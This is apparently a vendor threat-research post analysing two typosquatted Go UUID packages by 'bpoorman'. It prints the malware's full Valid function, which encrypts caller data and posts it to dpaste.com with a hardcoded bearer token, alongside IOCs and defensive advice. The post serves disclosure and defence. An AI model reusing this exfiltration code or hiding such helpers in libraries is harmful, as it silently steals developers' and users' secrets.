The Socket Threat Research Team uncovered two related malicious Go packages, github[.]com/bpoorman/uuid and github[.]com/bpoorman/uid, that typosquat trusted UUID libraries and quietly exfiltrate data to the pastebin-style service dpaste. First published in May 2021, github[.]com/bpoorman/uuid has remained live in the Go ecosystem for more than four years.
The threat actor behind the GitHub alias bpoorman imitates the long-standing github.com/google/uuid and github.com/pborman/uuid packages, preserving thei…
The Socket Threat Research Team uncovered two related malicious Go packages, github[.]com/bpoorman/uuid and github[.]com/bpoorman/uid, that typosquat trusted UUID libraries and quietly exfiltrate data to the pastebin-style service dpaste. First published in May 2021, github[.]com/bpoorman/uuid has remained live in the Go ecosystem for more than four years.
The threat actor behind the GitHub alias bpoorman imitates the long-standing github.com/google/uuid and github.com/pborman/uuid packages, preserving their legitimate UUID behavior while adding a backdoor through a hidden Valid function that silently encrypts and uploads caller-supplied data using a hardcoded dpaste API token.
At the time of writing, the malicious github[.]com/bpoorman/uuid package is still listed on the Go package discovery site pkg.go.dev and is accessible via the public Go module mirror at proxy.golang.org. The malicious github[.]com/bpoorman/uid package is no longer listed on pkg.go.dev but remains accessible from the public module mirror, where it has also been cached since 2021. We have reported both packages to the Go security team and requested their removal, as well as suspension of the publisher’s GitHub account.

Socket AI Scanner’s analysis of the malicious github[.]com/bpoorman/uuid package shows that a hidden Valid function behaves as a backdoor, aggregating caller-supplied data, encrypting it, and sending the resulting payload to hxxps://dpaste[.]com/api/v2/ over HTTPS using a hardcoded bearer token for covert data exfiltration.
UUID Utilities as the Wiring of Modern Go#
Imported by more than 100,000 Go packages, github.com/google/uuid and github.com/pborman/uuid form one of the most widely used utility families in the Go ecosystem. Together they are the de facto standard UUID implementation in Go and are the default choice for creating identifiers for users, sessions, orders, jobs, and database rows. The legitimate github.com/pborman/uuid package has existed for years and now wraps github.com/google/uuid, and both are described as packages that “generate and inspect UUIDs based on RFC 4122 and DCE 1.1: Authentication and Security Services”.
The malicious package github[.]com/bpoorman/uuid typosquats the maintainer name (pborman versus bpoorman) while keeping the /uuid suffix, which closely matches what developers expect after seeing pborman/uuid and google/uuid in tutorials and official examples. Their popularity makes the legitimate UUID packages attractive targets for supply chain attacks.
In this case, the malicious Go package closely imitates the real libraries: it looks legitimate on a quick scan of the README and API and appears to preserve expected UUID behavior, so most developers would not notice anything unusual. The only visible addition is a helper function named Valid, which acts as an exfiltration primitive that encrypts its arguments and sends them to dpaste.com using a hardcoded bearer token.

pkg.go.dev page for the legitimate github.com/google/uuid Go package, a widely-used UUID library imported by over 100,000 Go packages that generates and inspects UUIDs based on RFC 4122 and DCE 1.1.

pkg.go.dev page for the malicious github[.]com/bpoorman/uuid Go package, a typosquat of the legitimate UUID libraries that reuses the Google style README and matches the expected UUID API so it behaves correctly for normal operations while quietly adding a hidden Valid function that exfiltrates supplied data.
Imported by: 0 and What it Means#
On the Go package discovery site pkg.go.dev, github.com/bpoorman/uuid shows Imported by: 0 and a publish date of May 27, 2021. The “Imported by: 0” value indicates that pkg.go.dev has not indexed any public Go packages that declare an import on this malicious package. It does not establish absence of use, because private repositories, internal services, and one-off tools are outside that visibility window. Unlike some others, the Go ecosystem does not provide global per package download statistics from its proxies, so we cannot estimate the real impact or number of affected systems from public data alone.
In ecosystems such as npm or PyPI, download counts provide at least a rough sense of exposure. Go works differently. Go module mirror proxy.golang.org cache modules and serve them to clients, but they do not publish per module download numbers, and pkg.go.dev focuses on documentation and import relationships rather than traffic statistics. As a result, the “Imported by” field is a useful popularity signal for public code, but it is an insufficient upper bound on real world usage.
Inside the Exfiltration Function#
At the core of the malicious package is the exfiltration function shown below, taken directly from the package source with inline comments added by Socket for clarity.
// Valid encrypts caller data and exfiltrates it to dpaste.com over HTTPS.
func Valid(s string, dst []byte) {
r := make([]byte, aes.BlockSize/2)
if _, err := io.ReadFull(rand.Reader, r); err != nil {
}                                   // Read 8 random bytes for key suffix

k1 := "57a475a22da17139"            // Fixed key prefix
k2 := hex.EncodeToString(r)         // Hex encoded suffix
aes_key := k1 + k2                  // Full AES key

crd := string(dst) + s              // Plaintext from dst and s
pt := []byte(crd)

block, err := aes.NewCipher([]byte(aes_key)); if err != nil {}
// Init AES, ignore error
ct := make([]byte, aes.BlockSize+len(pt))
iv := ct[:aes.BlockSize]
if _, err := io.ReadFull(rand.Reader, iv); err != nil {
}
// Random IV, ignore error

stream := cipher.NewCFBEncrypter(block, iv)
stream.XORKeyStream(ct[aes.BlockSize:], pt) // AES CFB encrypt

stringct := hex.EncodeToString(ct)          // Hex ciphertext (IV + data)
stringiv := hex.EncodeToString(iv)          // Hex IV

d, e2 := json.Marshal(map[string]string{
"aiv": stringiv,
"crd": stringct,
"pwd": k2,                       // Key suffix for reconstruction
}); if e2 != nil { return }

cont := hex.EncodeToString(d)               // Hex encoded JSON

data := url.Values{}
data.Set("content", cont)                   // dpaste content field

client := &http.Client{
Timeout: 4 * time.Second,           // Short exfil timeout
}

req, e1 := http.NewRequest("POST",
"https://dpaste.com/api/v2/",
strings.NewReader(data.Encode())); if e1 != nil { return }

req.Header.Set("Content-Type", "application/x-www-form-urlencoded")
req.Header.Set("Authorization", "Bearer 5bd4e8cb8165d4d2")
// hardcoded API token

resp, e2 := client.Do(req)
defer func() {
if resp != nil {
resp.Body.Close()
if r := recover(); r != nil {}
}
}(); if e2 != nil { return }
// On network error, fail silently
// No return value; caller sees no sign of exfiltration
}
The malicious behavior triggers only when application code explicitly calls Valid, a name that plays on the legitimate Validate helper from the standard UUID library. Valid is misleading; it is an exfiltration helper, not a validator. The function exfiltrates only what its caller passes in. It takes a string s and a byte slice dst, concatenates them into a single string, encrypts that string with AES CFB using a key derived from a constant prefix plus random bytes, then sends the encrypted payload to the dpaste API as form data in the content field. In a typical misuse, a developer might pass a user identifier, email address, or session token as s, believing they are simply checking that the value is “valid”.
Behaviorally, the function has several notable traits. It uses a hardcoded AES key prefix, a fixed JSON structure with fields aiv, crd, and pwd, and a single dpaste bearer token. It suppresses almost all errors and uses a short HTTP client timeout, which together support a quiet, fire and forget exfiltration pattern in performance sensitive services.
There is no indication of complex targeting logic. The routine does not inspect hostnames, user agents, or IP ranges; it simply uploads whatever values the calling code supplies as s and dst. Because Valid exfiltrates exactly string(dst) + s, any application code path that passes sensitive data into that function becomes a leak point, whether that is authentication logic, configuration handling, logging, or build tooling. In practice, the malicious github[.]com/bpoorman/uuid package can steal any secrets, identifiers, or other sensitive data that developers choose to pass into Valid. If it is used in logging or tracing paths inside CI and deployment pipelines, it can exfiltrate build identifiers, internal request IDs, and even long-lived credentials and signing keys. The threat actor gains whatever the caller decides to validate, and because the payload is encrypted before it leaves the host, casual inspection of network traffic or dpaste content is unlikely to reveal that those values have been stolen.
The bpoorman GitHub Account and dpaste#
We traced the malicious Go package to a small, low-profile GitHub account at github[.]com/bpoorman. At the time of writing, the account exposes a single public repository, uid, with no description, releases, stars, or forks. Its only Go source file, uid.go, implements the same encrypted exfiltration routine that we analyzed in the github[.]com/bpoorman/uuid package, including the hardcoded AES key prefix and the bearer token for the dpaste API.
Historically, this repository backed a separate malicious Go package, github[.]com/bpoorman/uid. Although pkg.go.dev no longer exposes documentation for github[.]com/bpoorman/uid, the Go module mirror at proxy.golang.org still serves the package at v0.0.0-20210528062104-e068190dd06b. In other words, this malicious package remains accessible with default Go module mirror settings, even after its pkg.go.dev page was removed. The uid and uuid packages share the same exfiltration helper code and dpaste-based data theft behavior.

Excerpt from the threat actor’s github[.]com/bpoorman/uid repository showing the uid.go exfiltration code that issues an HTTP POST to hxxps://dpaste[.]com/api/v2/ and sets a hardcoded header Authorization: Bearer 5bd4e8cb8165d4d2.
For exfiltration, the threat actor chose dpaste, a legitimate paste service with a documented API that supports bearer tokens and programmatic paste creation. Using a public paste site as a collection point offers several advantages: it blends malicious traffic with normal developer usage, removes the need to register and maintain threat actor-controlled infrastructure, and shifts storage to a third-party service that enterprise defenders may not monitor closely.

“Create a new item” dpaste.com interface, the same paste service whose API the malicious github[.]com/bpoorman/uuid and github[.]com/bpoorman/uid packages abuse to upload encrypted exfiltrated data using a hardcoded bearer token.
Outlook and Recommendations#
By imitating Google’s UUID library and hiding an encrypted exfiltration helper behind a familiar name, the github[.]com/bpoorman/uuid and github[.]com/bpoorman/uid packages abuse one of the most widely used building blocks in Go applications.
Defenders should anticipate similar tactics from other adversaries. Threat actors can reuse the same exfiltration pattern, swap in different paste or object storage services, and register new typosquats around logging, HTTP, JSON, and other core utilities.
Defending against this class of attack requires treating every new dependency as untrusted until proven otherwise, especially small utilities that imitate well-known libraries. Teams should review new import paths, verify that helper functions do not introduce unexpected network egress or cryptography, and continuously scan existing projects for typosquatted modules that mimic core packages. CI and build environments deserve particular attention, since a single exfiltration event from these pipelines can leak long lived tokens and signing keys.
Socket’s security tooling is designed to support this kind of defense in-depth. Socket’s free GitHub App adds real-time scanning to pull requests, flagging suspicious or malicious dependencies before merge, including unexpected network access, cryptography, or new exfiltration helpers. The **Socket CLI **surfaces red flags during installs and lets teams enforce allow and deny rules, blocking risky behaviors such as postinstall scripts, unexpected network egress, decrypt and eval loaders, or native binaries.
Socket Firewall mediates dependency requests and blocks known malicious packages, including transitive dependencies, before the package manager fetches them, and works best when paired with the CLI for behavior level gating.
The Socket browser extension alerts users to suspicious packages while they browse documentation or registries, and Socket MCP extends these protections into AI assisted coding, warning when language models suggest malicious or hallucinated packages. Integrating these tools into everyday development and CI workflows helps teams spot impersonated packages like github[.]com/bpoorman/uuid and github[.]com/bpoorman/uid and reduce the chance of accidental adoption.
Indicators of Compromise (IOCs)#
Malicious Go Packages
Threat Actor’s GitHub
github[.]com/bpoorman
AES Key Prefix String
57a475a22da17139
HTTP header
Authorization: Bearer 5bd4e8cb8165d4d2
MITRE ATT&CK
- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1204.005 — User Execution: Malicious Library
- T1036 — Masquerading
- T1656 — Impersonation
- T1567.003 — Exfiltration Over Web Service: Exfiltration to Text Storage Sites
- T1027.013 — Obfuscated Files or Information: Encrypted/Encoded File